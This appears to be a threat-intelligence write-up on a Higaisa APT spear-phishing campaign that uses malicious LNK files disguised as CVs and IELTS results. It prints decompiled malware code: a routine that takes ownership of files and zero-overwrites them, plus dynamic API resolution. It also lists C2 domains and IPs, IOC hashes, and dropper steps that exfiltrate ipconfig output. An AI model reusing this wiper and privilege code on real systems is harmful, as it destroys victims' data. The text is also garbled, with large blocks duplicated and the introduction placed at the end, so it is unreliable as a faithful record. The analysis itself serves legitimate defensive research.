121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5

C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address


```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:


- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.

File Read	**process:**	rundll32.exe	**op:**	OpenRead	**status:**	0x00000000
	path:	\??\PhysicalDrive0				
File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0x00000000
	path:	\??\PhysicalDrive0				



svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5

C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address

This post was authored by Hossein Jazi and Jérôme Segura

On May 29th, we identified an attack that we believe is part of a new campaign from an Advanced Persistent Threat actor known as Higaisa. The Higaisa APT is believed to be tied to the Korean peninsula, and was first disclosed by Tencent Security Threat Intelligence Center in early 2019.

The group's activities go back to at least 2016 and include the use of Trojans such as Gh0st and PlugX, as well as mobile malware. Its targets include government officials and human rights organizations, as well as other entities related to North Korea.

In this latest incident, Higaisa used a malicious shortcut file ultimately responsible for creating a multi-stage attack that consists of several malicious scripts, payloads and decoy PDF documents.

Distribution


The threat actors used a malicious LNK file bundled within an archive file which was most likely distributed via spear-phishing.

We were able to identify two variants of this campaign that possibly have been distributed between May 12th and 31st:

- "CV_Colliers.rar"
- "Project link and New copyright policy.rar"

Both RAR archives bundle two malicious LNK files. In the newer variant (CV_Colliers.rar), the LNK files are disguised as a Curriculum Vitae (CV) and International English Language Testing System (IELTS) exam results. The older one (Project link and New copyright policy.rar) seems to target product teams that are using zeplin.io.

The following shows the overall process flow when executing the malicious LNK file.

